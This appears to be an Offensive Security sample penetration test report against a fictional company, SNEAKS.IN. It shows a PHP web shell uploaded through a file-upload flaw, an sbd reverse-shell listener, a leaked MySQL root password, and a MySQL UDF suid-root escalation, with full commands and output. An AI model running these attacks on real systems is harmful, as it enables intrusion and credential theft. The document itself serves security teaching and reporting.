Offensive Security

Sample Penetration Test Report for

SNEAKS.IN

v.1.7

services @ [REMOVE] offensive-security com

Table of Contents

1.0 SNEAKS.IN Penetration Test Report

1.1 Introduction

SNEAKS.IN requested a full scale external and internal penetration test and technical risk analysis for its corporate network on the 21st of November, 2008. The assessment was to be done with no prior or internal knowledge of the infrastructure, systems or applications etc.

The objective of the analysis was to simulate an attack to assess the organizations immunity level, discover weak links and provide recommendations and guidelines to vulnerable entities discovered.

This report contains sub-sections. Each Sub-section discusses in detail all relevant issues or avenues used by attackers to compromise and to gain unauthorized access to sensitive information. Every issue includes an overview, issues found and security guidelines, which, if followed correctly, will ensure the integrity of the systems/devices/applications.

Offensive Security assessment methodology includes structured review processes based on recognized "best-in-class" practices as defined by organizations such as the U.S. National Security Agency (NSA), BS 7799/ISO 17799 Information Security Standard and The Common Criteria (CC).

1.2 Global Objectives

1. Breach the security of SNEAKS.IN and gain access to sensitive information on the DMZ Network.
2. Breach the security of SNEAKS.IN and gain access to sensitive information on the internal network
3. Recommend best security practices and guidelines that would mitigate these attacks.


1.3 Global Objective Summary

Objective 1.2.1: **Achieved**

Objective 1.2.2 : **Achieved**

Objective 1.2.3: **Achieved** (This document)

1.4 Attack Flow Diagram



1.5 Global Objective Summary Report

Machine IP	Vulnerability Type	Risk / Impact
208.0.0.1 **WWW.SNEAKS.IN** 1	1. File Upload Vulnerability in WWW service. 2. MySQL Privilege Escalation vulnerability. 3. Full ROOT Compromise.	• CRITICAL. • Remote attacks able to impact CCC. • Foothold into DMZ.
192.168.2.25 **MAIL SERVER** 2	1. Lacking proper patch management. 2. Weak Passwords identified 3. Full Administrative Compromise	• CRITICAL. • Remote attacks able to impact CCC. • Organization Emails insecure.
192.168.2.254 **PIX FIREWALL**	Details omitted	Details omitted
10.0.0.100 **WORKSTATION (RALPH DOE)** 3	1. Social Engineering Attack Vector. 2. User running with local admin privileges. 3. User running with domain admin privileges. 4. Full ADMINISTRATIVE Compromise.	• CRITICAL. • Remote attacks able to impact CCC. • Corporate management email and data exposed.

10.0.0.2 **DOMAIN CONTROLLER** 4	1. Social Engineering Attack Vector derivative. 2. Weak passwords identified. 3. Full ADMINISTRATIVE Compromise.	• CRITICAL. • Remote attacks able to impact CCC. • Corporate network completely overtaken.

2.0 External Network Assessment

2.1 Introduction

Information was deleted from this section.


2.2 Detailed Objectives

1. Gather personal SNEAKS.IN employee information from public web resources.
2. Gather information pertaining to the SNEAKS.IN network infrastructure.
3. Identify server and software version exposed to the internet.
4. Gain a foothold into the SNEAKS.IN corporate network

2.3 Detailed Objective Results

2.3.1 - Known Network Layout

Information was deleted from this section.



2.3.2 - 208.0.0.0 (Objective not Completed)

Information deleted from this section.

2.3.3 - 208.0.0.0 (Objective Completed – Administrative access gained)

Information deleted from this section.

2.3.4 - 208.0.0.1 (Objective Completed - Root access gained)

This machine was identified as the corporate web server (www.sneaks.in).

Service probing suggested the machine was running Fedora Core 10.


```
root@bt:~# nmap -sT -T4 www.sneaks.in

Starting Nmap 4.68 ( http://nmap.org )
Interesting ports on www.sneaks.in:
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Nmap done: 1 IP address (1 host up) scanned in 6.12 seconds
root@bt:~#
```

```
root@bt:~# nc -v www.sneaks.in 80
www.sneaks.in [208.0.0.1] 80 (www) open
HEAD / HTTP/1.0
HTTP/1.1 200 OK
Server: Apache/2.2.10 (Fedora)
X-Powered-By: PHP/5.2.6
Connection: close
Content-Type: text/html; charset=UTF-8
```


2.3.4.1 - Attack vector

www.sneaks.in seemed to be hosting open source software for managing human resources.

A thorough examination of this web software revealed a ***file upload vulnerability*** in the applicants submission form.



By abusing this vulnerability, we were able to upload php code of our choice to the predictable "photoes" directory.



The following php code was used to execute commands on the www.sneaks.in web server as the "apache" user.

```
<?php
$cmd=$_GET["cmd"];
$decode=base64_decode($cmd);
os.system($decode);
?>
```

Once the malicious file was in place (1.php), we were able to pass base64 encoded commands to it, and get basic code execution on the web server, as the “apache” user.

```
root@bt:~# wget -O output -o /dev/null www.sneaks.in/photoes/1.php?cmd=$(echo
id|base64)
root@bt:~# cat output
uid=48(apache) gid=48(apache) groups=48(apache)

root@bt:~# wget -O output -o /dev/null www.sneaks.in/photoes/1.php?cmd=$(echo
ifconfig|base64)
root@bt:~# cat output
eth0      Link encap:Ethernet  HWaddr 00:0C:29:72:81:A0
          inet addr:192.168.2.8  Bcast:192.168.2.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:132 errors:0 dropped:0 overruns:0 frame:0
          TX packets:141 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16665 (16.2 KiB)  TX bytes:20202 (19.7 KiB)
          Interrupt:19 Base address:0x20a4

eth1      Link encap:Ethernet  HWaddr 00:0C:29:72:81:AA
          inet addr:208.0.0.1  Bcast:208.xx.xx.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:38 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12381 (12.0 KiB)  TX bytes:7371 (7.1 KiB)
          Interrupt:18 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:176 (176.0 b)  TX bytes:176 (176.0 b)
root@bt:~#
```

In order to facilitate the attack, an encrypted channel backdoor was uploaded to the webserver and executed to provide a reverse shell to our attacking machine.

Browsing the local filesystem, we found the web application configuration file which includes root MySQL credentials.

```
root@bt:~# sbd -lvp 443 -k evilhacker
listening on port 443
connect to attacker:443 from victim:51986 (www.sneaks.in)
id
uid=48(apache) gid=48(apache) groups=48(apache)
cat /var/www/html/conf/conf.inc
<?
$sp="/";
$rlimit="";
$connection="MySQL";
$TypeSQL="MySQL";
$hostname="localhost";
$dbname="phpEmployment";
$username="root";
$password="sn089cml93msx773nx3";
$epath="/var/www/html";
$eurl="http://www.sneaks.in";
$lang="eng";
$sitename="Sneaks in Employment Board";
...
?>
```

Further examination of the MySQL server configuration revealed that it is running under the root account.

```
-bash-3.2$ cat /etc/my.cnf  |grep user
user=root
-bash-3.2$
```

An attempt was made to gain root privileges on www.sneaks.in by creating a suid enabled shell (*atd*).

By using MySQL UDF functions, we were able to inject a malicious function set (do_system) to the MySQL server. The new functions allowed us to execute code through MySQL, which is running as root. We chose to give suid permissions to our uploaded shell. We then executed the suid shell as apache, and gained root privileges.

```
bash-3.2$ gcc adr.c -o /tmp/adr -lssl
bash-3.2$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.0.67 Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> use mysql;
Database changed
mysql> select do_system('chmod a+x,u+s /tmp/adr');
+-----------------------------------------+
| do_system('chmod chmod a+x,u+s /tmp/adr') |
+-----------------------------------------+
|                                8589934592 |
+-----------------------------------------+
1 row in set (0.01 sec)

mysql> exit
Bye
sh-3.2$ ls -l /tmp/
total 1664
-rwsr-xr-x 1 root   root     6634 2008-12-24 02:51 adr
-rw-r--r-- 1 apache apache   1068 2008-12-24 02:50 b.c
drwx------ 3 apache apache   4096 2008-12-24 00:54 sbd-1.31
-rw-r--r-- 1 apache apache 859963 2004-06-20 11:33 sbd-1.31.tar.gz
-rw-rw-rw- 1 root   root       44 2008-12-24 02:31 test
-rw-r--r-- 1 apache apache     10 2008-12-24 01:42 tmp
-rw-r--r-- 1 root   root        0 2008-12-11 13:41 yum.log
```

```
sh-3.2$ /tmp/adr
Banner something V2.17
Enter pass phrase:muts
Welcome back. Have fun.
sh-3.2# whoami
root
sh-3.2#
```

The local passwords on this machine were cracked. The hash results can be seen in Appendix 1, Item #1.

2.3.4.2 Recommendations

Information was deleted from this section.

3.0 Internal DMZ Network Assessment

3.1 Introduction

The compromised web server was dual homed, leading into the 192.168.2.0/24 network.

The following machines were identified marked for attack in the DMZ network.


3.2 Detailed Objectives

1. Penetrate additional resources on the DMZ.
2. Acquire access to sensitive servers and information.
3. Use the DMZ as a lauchpad to gain access to the Management network (10.0.0.0/24).

3.3 Detailed Objective Results

3.3.1 - Known network layout

Information was deleted from this section.



3.3.2 - 192.168.9.1 (Objective not Completed)

Information deleted from this section.

3.3.3 - 192.168.9.254 (Objective Completed – IOS admin access gained)

Information deleted from this section.

3.3.4 - 192.168.9.25 (Objective Completed – Administrative access gained)

3.3.4.1 - Information gathering

This machine was identified at the internal corporate mail server.

A SNMP scan using the "public" community string revealed the following information.

```
sh-3.2#./snmpcheck.pl -t 192.168.2.25 -T 60
snmpcheck.pl v1.7 - snmp enumerator
Copyright (c) 2005-2008 by Matteo Cantoni (nothink.org)

 [*] try to connect to 192.168.2.25...
 [x] Connected to 192.168.2.25! Starting check at Wed Dec 24 03:55:41 2008

 Hostname        : MAILSERVER
 Description     : Hardware: x86 Family 15 Model 2
 Software        : Windows Version 5.2 (Build 3790 Multiprocessor Free)
 Uptime (snmpd)  : 7 hours, 24:03.48
 Domain          : SNEAKSIN

[*] Hardware and storage informations
 ...
----------------------------------------
        INSTALLED SOFTWARE
----------------------------------------
Archive Server for MDaemon
Command Prompt Here PowerToy
HijackThis 1.99.1
MDaemon AntiVirus
MDaemon Server
NOD32 antivirus system
R-Studio NTFS v2.0
WebAdmin
MSXML 6.0 Parser (KB933579)
```

```
CuteFTP 7 Professional
ASRSMBusDriver
MSXML 4.0 SP2 (KB927978)
Microsoft Office Professional Edition 2003
Microsoft Visual C++ 2005 Redistributable
TextPad
Microsoft .NET Framework 2.0 Service Pack 1
MSXML 4.0 SP2 (KB936181)
---------------------------------------
        USERS
---------------------------------------
Guest
Administrator
SUPPORT_388945a0
Admin
Donald
Donovan
Mary
Ralph
...
---------------------------------------
        LISTENING UDP PORTS
---------------------------------------
161
445
1026
1027


---------------------------------------
        LISTENING TCP PORTS
---------------------------------------
25
80
110
```


```
135
143
366
443
445
587
1025
3389
8080
8081

----------------------------------------
        SERVICES
----------------------------------------
...
```

An inspection of the SNMP query output revealed that a critical Security Update for Windows Server 2003 (KB958644) was not installed. The CPU architecture of this machine suggests that it has NX (execution prevention) capabilities.

3.3.4.2 - Attack Vector

Public exploit code for MS08-067 was downloaded from the internet and modified to bypass NX in windows 2003 SP2 operating systems. The exploit was then executed and an administrative user was added to the mail server. (See modified exploit code in Appendix 1, Item #2).

A SSH tunnel was created in order to access the Remote Desktop Services offered by the internal mail server. The username and password created by the MS08-067 exploit were used in order to log on to the server.



Password hashes were dumped from this machine and cracked. (See password hashes in Appendix 1, Item #3).

A sniffer was installed on the mail server, providing multiple Windows credentials of various employees (See password hashes in Appendix 1, Item #4).

3.3.4.3 - Recommendations

Information was deleted from this section.

4.0 Internal Management Network Assessment

4.1 Introduction

No viable attack vector was found to access the Management network (10.0.0.0/24) from the DMZ.


4.2 Detailed Objectives

1. Penetrate additional resources on the DMZ.
2. Acquire access to sensitive servers and information.
3. Use the DMZ as a lauchpad to gain access to the Management network (10.0.0.0/24).

4.3 Detailed Objective Results

4.3.1- Known network layout

Information was deleted from this section.



4.3.2 - Social Engineering (Objective Completed – Administrative access gained)

